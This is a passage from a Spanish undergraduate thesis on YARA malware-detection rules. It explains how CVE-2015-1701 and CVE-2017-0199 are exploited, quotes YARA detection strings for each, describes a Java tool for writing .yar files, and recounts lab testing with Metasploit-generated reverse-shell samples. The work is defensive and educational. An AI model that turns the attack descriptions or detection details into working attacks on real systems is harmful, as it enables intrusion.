

Figura 22. Flujo normal que sigue el programa.



Figura 23. Proceso que sigue el programa cuando se explota la vulnerabilidad.

10.3.2.Comparación

Ahora pasamos a analizar las reglas Yara y el código fuente de este virus.

Estos son los string introducidos en las reglas yara

strings:

```
$s3 = "VirtualProtect"
$s4 = "RegisterClass"
$s5 = "LoadIcon"
$s6 = "PsLookupProcessByProcessId"
$s7 = "LoadLibraryExA"
```

```
$s8 = “gSharedInfo”

$w1 = “user32.dll”

$w2 = “ntdll”
```

condition:

```
uint16(0) == 0x5a4d and filesize < 160 KB and all of ($s*) and 1 of ($w*)
```

Hemos comprobado que todos los strings como se dice en la condición coinciden con el código del virus.

Como hemos visto antes, este patrón se basa en cargar una imagen en modo usuario, por eso uno de los strings es “loadIcon”, también utiliza llamadas a librerías peligrosas en modo kernel, como la antes mencionada NtUserCreateWindowEx, por lo que tenemos otro string el cual podría ayudarnos a detectar el virus que sería el de “LoadLibraryExA”. Otra coincidencia es que en modo usuario en el primer paso se registra la ventana como una clase, otra condición que juntadas con las otras podría pertenecer al patrón para aprovechar la vulnerabilidad, en este caso nuestro string en las reglas yara es “RegisterClass”.

User32.dll es una biblioteca de enlace dinámico(DLL) que implementa la biblioteca de clientes de API de usuario de Windows, una llamada a esta biblioteca es otra posible parte del patrón que implementa un virus que se aprovecha de esta vulnerabilidad, ya que accede a funciones del modo usuario.

10.4.cve 2017-0199

10.4.1.¿Qué es y cómo funciona cve 2017-0199?

Microsoft Office 2007 SP3, Microsoft Office 2010 SP2, Microsoft Office 2016, Microsoft Windows Vista SP2, Windows Server 2008 SP2, Windows 7 SP1 y Windows 8.1 permiten a atacantes remotos ejecutar código arbitrario a través de un documento manipulado, vulnerabilidad también conocida como "Microsoft Office DLL Loading Vulnerability" [17].

El ataque se produce de la siguiente manera:

- Un atacante envía un documento de Microsoft Word a un usuario específico con un objeto de enlace incrustado OLE2.
- Cuando el usuario abre el documento, winword.exe emite una solicitud HTTP a un servidor remoto para recuperar un archivo HTA malicioso.
- El archivo devuelto por el servidor es un archivo RTF falso con un script malicioso incrustado.
- Winword.exe busca el controlador de archivos para application / hta a través de un objeto COM, lo que hace que la aplicación HTA de Microsoft (mshta.exe) cargue y ejecute el script malicioso.

10.4.2.Comparación

Ahora pasamos a analizar las reglas Yara y el código fuente de este virus.

Pasamos a analizar el documento rtf

En este volcado hexadecimal / ascii, podemos ver que el texto comienza con 01050000 02000000, lo que significa que es un objeto OLE 1.0.

Estos son los string introducidos en las reglas yara

strings:

```
$header = “{//rtf1”

$objdata = “objdata 0105000002000000”

$urlmoniker = “E0C9EA79F9BACE118C8200AA004BA90B" nocase

$http = "6800740074007000 3a002f002f00" nocase
```

La coincidencia más remarcable de este archivo es el objdata la traducción de este código hexadecimal a ascii es archivo OLE, un tipo de archivo incrustado que es el que contendría el virus que explota la vulnerabilidad, es decir el mero hecho de que la cadena 0105000002000000 aparezca dentro del archivo ya debería hacer saltar las alarmas de que hay riesgo potencial de virus dentro de ese archivo.

11. HERRAMIENTAS PARA LA CREACIÓN DE LAS REGLAS

Para este trabajo decidimos crear un programa para ayudar al usuario a trabajar con reglas Yara sin necesidad de conocer bien la sintaxis.

Vamos a explicar en qué consiste nuestro programa, que cosas se deben saber para utilizarlo y qué ventajas tiene su uso.

El programa crea un archivo con la estructura de las reglas YARA permitiendo así que el usuario solo tenga que introducir strings sin necesidad de crear un archivo, ya que el programa se lo creará con la extensión .yar.

Es cierto que el usuario debe tener ciertos conocimiento sobre las reglas YARA pero no tiene por qué conocerlas en profundidad.

El usuario debe conocer que:

- Las reglas Yara se guardan en fichero con extensión .yar y que estos ficheros como es lógico tienen un nombre.
- Cada regla YARA tiene un nombre asociado que tiene que ser único, para identificar unívocamente a cada regla.
- Existen dos secciones obligatorias para la creación de éstas, la sección de strings y condiciones.
- Las variables que se usen en la sección de strings tienen que tener el mismo nombre en la sección de condición, al igual que en todos los lenguajes de programación es sensible a mayúsculas y minúsculas.

11.1.¿Cómo funciona el programa?

El programa pide al usuario un nombre para el fichero que se va a crear, una vez el usuario lo introduce el programa le pide, además, nombre para las reglas YARA., es decir un título.

El usuario lo único que tiene que hacer es meter los strings que considera válidos para su regla,estas reglas deben tener alguna coincidencia con el fichero que se desea analizar, tras este paso se debe añadir una sección de condición con las variables predefinidas que nosotros las hemos llamado $var0, $var1,... etc. Se pueden crear tantos strings como se quiera, hasta un máximo de 100 strings por regla. En cada fichero solo se podrá crear una regla.

11.2.Dentro del código



Figura 24. Diagrama de clases.

El código de la aplicación lo hicimos íntegro en java, ya que es un lenguaje que conocemos, nos gusta y nos resulta fácil.
El programa está compuesto por cuatro clases.

- **Main.java**: Aquí se llama a las otras tres clases de la aplicación, contiene las indicaciones que le hace el programa al usuario, como “indique el nombre que quiere para la regla que va a crear”. El programa le pide al usuario y siguiendo la sintaxis de las reglas YARA, si desea crear una variable de tipo string, de tipo hexadecimal o de tipo expresión regular para así crear el archivo de una manera o de otra .También se comprueba sí la condición introducida por el usuario es válida, es decir, se comprueba si el usuario ha usado las variables creadas en el apartado de strings y si las condiciones coinciden con la sintaxis establecida. Si es correcto y ha seguido las indicaciones entonces se crea el fichero .yar y se escriben las reglas.
- **Condition.java**: Esta clase simplemente trata el string de la condición, lo almacena y se le puede modificar.
- **StringsYara.java**: Guarda todos los strings que el usuario quiere introducir en la regla, llevando un contador de todos estos elementos, para posteriormente poder recorrerlos en el main.
- **Ficheros.java**: Contiene la estructura básica del fichero a crear, es decir los braquets, saltos de línea, tabulaciones, que permiten al usuario crear el fichero de una manera más sencilla y ordenada sin tener que preocuparse.
  Esta clase tiene las funciones principales, como crear el fichero, abrirlo, modificarlo.
  El fichero .yar creado una vez acaba el programa se guarda dentro del proyecto del programa.

11.3.Propósito

El propósito del programa es facilitar la vida a un usuario que conoce en detalle cómo funcionan, a qué variables acceden, qué procesos utilizan y donde se almacenan ciertos virus, pero realmente no sabe cómo funcionan las reglas YARA y no tiene tiempo de estudiar en profundidad toda su sintaxis.

Ahora solamente con el hecho de meter el nombre de fichero, el nombre de la regla, una condición y los string que desees tienes un fichero .yar creado para ser puesto en uso.

12. INCIDENCIAS DURANTE EL DESARROLLO DEL PROYECTO

En este apartado contaremos qué problemas nos han ido surgiendo durante el desarrollo de el Trabajo de Fin de Grado y que soluciones hemos aplicado a estos problemas, no ha sido para nada un trabajo fácil de realizar.

A la hora de desarrollar un Trabajo de Fin de Grado se hace imposible no verse limitado por los problemas que surgen en el dia a dia.

12.1.Máquinas virtuales

12.1.1.Disponer de máquinas virtuales vulnerables

El primer problema que nos encontramos fue al hacernos la pregunta y… ¿Qué máquinas virtuales podemos usar?. Tenían que ser máquinas virtuales capaces de almacenar virus y a las que se pudiese atacar con cierta facilidad.

Por esto decidimos usar dos máquinas virtuales un tanto desactualizadas como son windows 7 y un versión antigua de Ubuntu. Ninguna de las dos tenía firewall ni antivirus, para como hemos dicho antes facilitar el desarrollo práctico del TFG.

La instalación de estas máquinas no fue muy costosa, aunque nos llevó cierto tiempo de investigación encontrar estas máquinas y conseguir que estas no funcionasen muy lentamente, aunque esto no fue del todo posible.

12.1.2. Instalación de las reglas Yara en el entorno virtual

Con las máquinas ya instaladas y listas para funcionar nos surgió el segundo problema, descargarse las reglas YARA en su última versión, para poder trabajar con ellas.

El problema vino a la hora de actualizar esta herramienta, al ser sistemas operativos tan antiguos, la actualización era costosa, ya que requería de actualizaciones, o de librerías que estos sistemas operativos no tenían.

En Ubuntu fue algo más fácil debido a que la instalación, instalaba la versión 2.0 y con esta se podía funcionar, aunque no fuese la última.

Pero en Windows fue mucha más costoso, nos pidió ciertas librerías, que descargamos sin mayor dificultad, pero el último error que nos apareció y que no conseguimos arreglar tenía que ver con una librería, que ya estaba instalada y de la que nada pudimos hacer, tras semanas investigando, desistimos, y empezamos a buscar otra máquina también de windows 7 pero con más recursos y más actualizada que la anterior.

En esta, con la instalación de las librerías correspondientes conseguimos descargar y actualizar YARA sin muchos problemas.

Lo que implica que, para poder usar las reglas Yara en linux, debemos descargar e instalar el paquete de Yara. Además, la detección de malware a través de este método basado en firmas era para nosotros algo totalmente nuevo y tuvimos y no fuimos capaces de desenvolvernos con soltura.

Tras dedicar mucho tiempo a documentarnos como poder usar las herramienta al final pudimos obtener resultados y comprender mucho mejor el desarrollo de la misma.

En un principio usamos una versión de Ubuntu(14.04) que no permitía actualizar Yara para así obtener la versión más reciente del compilador de Yara(versión 3.X).

Este ha sido nuestro mayor desafío hasta ahora, la versión de las reglas yara que viene por defecto es la versión 2.0, cuando la version más actual es la 3.9.

En las máquinas virtuales como ubuntu queríamos actualizar la herramienta a la versión más actual, con el comando “sudo apt-get update”, nuestra sorpresa fue que la versión seguía siendo la 2.0. Buscando un poco encontramos una forma más compleja de actualizar las reglas yara, tras seguir todos los pasos y comprobar la versión esta seguía siendo la 2.0.

Creemos que no se pueden actualizar las versiones de esta herramienta debido a que los sistemas operativos de las máquinas virtuales que usamos, y al ser antiguos, no son compatibles con las actuales versiones de Yara.

La solución más rápida es buscar una versión de la distribución de Linux que pueda soportar la versión más reciente de Yara.

12.1.3. Tamaño de las máquinas virtuales

Pero el mayor problema vino, cuando nos dimos cuenta que estas máquinas ocupan mucho disco y que nosotros no tenemos ordenadores muy potentes, por lo que la reproducción de los virus dentro de estas máquinas nos seguía resultando costosa.

Pudimos crear algunos códigos a partir de metasploit en Kali Linux, pero la solución más sencilla para evitarnos esta sobrecarga fue buscar códigos con exploits ya disponibles.

12.1.4 Interconexión de las máquinas virtuales

Por otro lado, a la hora de trabajar con distintas máquinas virtuales para poder desarrollar las pruebas de análisis ,necesitamos configurar dichas máquinas con una serie de parámetros de red que permitan la conexión entre las distintas máquinas.

Tuvimos problemas con los adaptadores de red ya que se desconectaban constantemente lo que hacía imposible desarrollar nuestra tarea.

Para poder solucionar este problema tuvimos que crear un fichero con una configuración estática.

```
# Configuración estática
DEVICE=enp0s17
BOOTPROTO=none
ONBOOT=yes
NETWORK=192.168.1.0
NETMASK=255.255.255.0
IPADDR=192.168.1.1
```

Figura 25. Contenido del fichero para crear la configuración estática.

12.2.Encontrar virus para reproducir

No ha sido tarea fácil reproducir virus dentro de las máquinas virtuales, es muy complicado obtener un malware desde internet, debido a que por ley cualquier suministro de un código que contenga malware está penado como delito informático y puede llegar a acarrear hasta penas de cárcel, por lo que no puedes descargar un pdf infectado desde internet así como así, la única alternativa era crear esos archivos infectados nosotros mismos a través de Kali Linux

En un comienzo buscamos algunos rootkits conocidos, como el zeus, del que teníamos las reglas yara y queríamos probar si estas funcionaban como debían, pero nos resultó imposible localizar el código de este malware, ni siquiera encontramos como poder reproducirlo a partir de herramientas como Metasploit.

Para solventar este problema cuanto antes cogimos archivos ejecutables que conocemos que están infectados y a partir de ahí trabajar sobre ellos.

El primer código que conseguimos probar, fueron las reglas yara para un meterpreter reverse_tcp(crear una shell inversa en un equipo remoto). Estas reglas saltaron correctamente a la hora de ejecutarlas con el archivo infectado que era un ejecutable.

13. CONCLUSIONES

En la actualidad, se producen un sinfín de ataques constantemente con el objetivo de robar información, denegar servicios, secuestrar equipos o servidores con el objetivo de obtener beneficios económicos. Se dice que los "*los datos son el petróleo del siglo XXI",* hasta el punto de llegar a convertirse en la materia prima más deseada.

Existen millones de hackers que dedican su tiempo a lanzar ataques o intentar explotar todo tipo de vulnerabilidades que se van detectando con el objetivo único de lograr romper barreras y muros de protección. Incluso se crean Bots que están programados para atacar servidores a todas horas. Por eso debemos prestar mucha atención y evitar posibles ataques, nuestra concienciación con la seguridad en la red debe ser absoluta. Por ellos es imprescindible el uso de todo tipo de herramientas que prevengan y eviten estos ataques.

Nosotros tras desarrollar este proyecto, nos hemos dado cuenta de que no es tan complicado llevar a cabo un ataque contra una o varias máquinas víctimas.

El objetivo principal de este trabajo ha sido investigar acerca de las reglas Yara y sus posibles utilidades, elaborar un programa que facilite al usuario la creación de las misma con el objetivo final de evitar ataques.

En definitiva, creemos que este proyecto puede resultar de gran ayuda a modo de guía a usuarios que en el futuro quieran familiarizarse con esta metodología de detección de malware.

Nos hemos dado cuenta que toda medida de seguridad es necesaria y que aunque YARA sea una gran herramienta no es suficiente para combatir ataques y se requieren otras medidas de seguridad, pero si es otra línea de defensa de gran utilidad.

Esperemos que pueda servir para conseguir y motivar futuros avances en la detección de virus basado en firmas.

Tras realizar este proyecto hemos tomado mucha conciencia del peligro que existe en la red, siempre hemos sabido que existía este peligro, pero cuando investigas a fondo es cuando realmente te das cuenta de la realidad.

Este trabajo nos ha exigido aplicar todos los conocimientos adquiridos a lo largo de la carrera en las distintas asignaturas en las que nos hemos matriculado. Entre ellas hay que destacar:

Fundamentos de la Programación, Tecnología de la Programación y Estructura de Datos y Computadores que nos han permitido no sólo aprender a programar, sino también a hacerlo de forma ordenada y eficiente.

Redes y Seguridad, sistemas operativos, Ampliación de sistemas operativos, Redes nos han permitido adquirir conocimientos sobre protocolos y sus vulnerabilidad, distribución de las redes y el tráfico que en ellas circula.

Arquitectura interna de Android y Linux nos ha proporcionado conocimientos muy concretos acerca de sistemas operativos como Kali Linux y Ubuntu, dos de las máquinas que hemos utilizado.

Además hemos podido entender como es el funcionamiento de un sistema, sus rutas de datos, acceso a memoria, desbordamiento de memorias...

Para finalizar, en la asignatura de **Ética, Legislación y Profesión** aprendimos todo lo necesario sobre licencias tanto nuestras como de otras personas, además adquirimos una gran concienciación respecto a la seguridad informática.

14 CONCLUSIONS

Nowadays, there are endless of cyber attacks with the target of stealing information, denay services, it´s all about obtain economic benefits.It is said that “the data is the Petroleum of this century” to the point of becoming the most desired raw material.

There are millions of hackers, who spend their time to launch attacks or try to exploit all kind of vulnerabilities with the purpose of breaking barriers and walls protection. Even bots are created in order to attack servers at all hours. Because of that we must pay special attention to avoid these attacks, our awareness of the security must be absolute. It´s for that, we need to use all kind of tools to protect ourselves. After develop this project we have realized that is not too complicated carry out an attack against one or more victim machines.

Our main target in this project have been to investigate about the YARA rules and its utilities in this enviroment, develop a program that facilitates the user to create them with the ultimate goal to avoid all kind of attacks.

In short, we believe that this project can be of great help as a guide to users who in the future want to familiarize themselves with this malware detection methodology.

We have realized that any security measure is necessary and that although YARA is a great tool it is not enough to fight attacks and other security measures are required, but it is another line of defense of great utility.

Hopefully it can serve to achieve and motivate future advances in the detection of virus based on signatures.

After carrying out this project we have become very aware of the danger that exists in the network, we have always known that this danger existed, but when you investigate thoroughly it is when you really realize the reality.

15. BIBLIOGRAFÍA

1. Kioreka (en otros casos el autor del artículo) “8 tipos de virus informáticos que debes conocer” https://smarterworkspaces.kyocera.es/blog/8-tipos-virus-informaticos-debes-conocer/ (accedido el 08/11/2018)

2. Maria Joaquín Sánchez, El Nuevo Diario, “Los virus informáticos más comunes” https://www.elnuevodiario.com.ni/suplementos/tecnologia/427037-virus-informaticos-mas-comunes/ (accedido el 08/11/2019).

3. ¿Qué es un antivirus? http://www.valortop.com/blog/que-es-un-antivirus(accedido el 22/011/2018).

4. CVE-2017-0199 - Análisis y Generación, documentación sobre cve: https://underc0de.org/foro/hacking/t35472/ (accedido el 22/04/2019).

5. “Malware e ingeniería social, la evolución del virus informático”https://www.ull.es/servicios/stic/2016/11/22/malware-e-ingenieria-social-la-evolucion-del-virus-informatico/(accedido el 14/05/2019).

6. “Escalar privilegios en windows 7” Leo Romero: https://www.blackploit.com/2015/05/escalar-privilegios-en-windows-7.html (accedido el 15/04/2019).

7. CVE-2015-1701 : Windows 7 privilege escalation vulnerability

   https://www.youtube.com/watch?v=Lyp8ro6BL7A(accedido el 15/04/2019).

8. CISSP : CISSP All in One - Shon Harris - 2010.pdf (accedido el 15/05/2019).

9. Vulnerabilidades, exploits, reglas Yara

   https://github.com/rapid7/metasploit-framework(Acceso constante durante el desarrolo del proyecto).

10. “Writing YARA rules”

    https://yara.readthedocs.io/en/v3.5.0/writingrules.html(10/11/2018, 24/04/2019).

11. Miriam Guardiola “Los nuevos “delitos informáticos” tras la reforma del código penal”

    http://www.legaltoday.com/practica-juridica/penal/penal/los-nuevos-delitos-informaticos-tras-la-reforma-del-codigo-penal

12. Herramienta Metasploit https://es.wikipedia.org/wiki/Metasploit(accedido el 15/05/2019).

13. Qué es metasploit framework https://openwebinars.net/blog/que-es-metasploit/(accedido el 119/02/2019).

14. Darpa Internet Program Protocol Specificación, 1981, "Transmision Control Protocol" RFC-793 https://tools.ietf.org/html/rfc793 (Accedido 02/03/19).

15. “What is reverse TCP?” https://www.quora.com/What-is-reverse-TCP (accedido 29/04/19).

16. Common Vulnerabilities and Exposures, 2015, "CVE 2015-1701", https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1701

17. Vulnerabilidad en Microsoft Office y múltiples versiones de Windows “CVE-2017-0199”, https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0199

16.APÉNDICE

DELITOS INFORMÁTICOS EN EL CÓDIGO CIVIL ESPAÑOL

Hay que tener cuidado a la hora de trabajar con virus, el código penal ha ido evolucionando a lo largo de los años, al igual que han evolucionado los delitos informáticos.

Es cierto que las leyes siempre van por detrás de las nuevas tecnologías, y aunque saquen leyes nuevas nunca se conseguirán adaptar del todo al desarrollo de las tics.

¿Qué se considera un delito informático según el código penal?

En virtud de la Ley Orgánica 1/2015, de 30 de marzo se considera un delito la posesión de software informático destinado a cometer delitos de falsedad, ataques a terceros , falsificación , denegación de servicios en otros.

Cabe aclarar que este es un proyecto meramente de investigación, destinado a realizar un trabajo de fin de grado y que las pruebas de ataques son siempre llevadas a cabo en máquinas virtuales y sin ningún propósito perjudicial.

Con la expresión delito informático se define a todo acto ilícito penal llevado a cabo a través de medios informáticos y que está íntimamente ligado a los bienes jurídicos relacionados con las tecnologías de la información o que tiene como fin estos bienes.

- Mero acceso no consentido: Conocido como hacking directo: acceso indebido o no autorizado con el único ánimo de vulnerar el password sin ánimo delictivo adicional. No se encuentra penado en el código penal.
- Hacking indirecto: Supone un acceso inconsentido al ordenador o sistema informático como medio para cometer diferentes conductas delictivas. Se castiga por el delito finalmente cometido. (ej, daños, interceptación del correo electrónico, etc).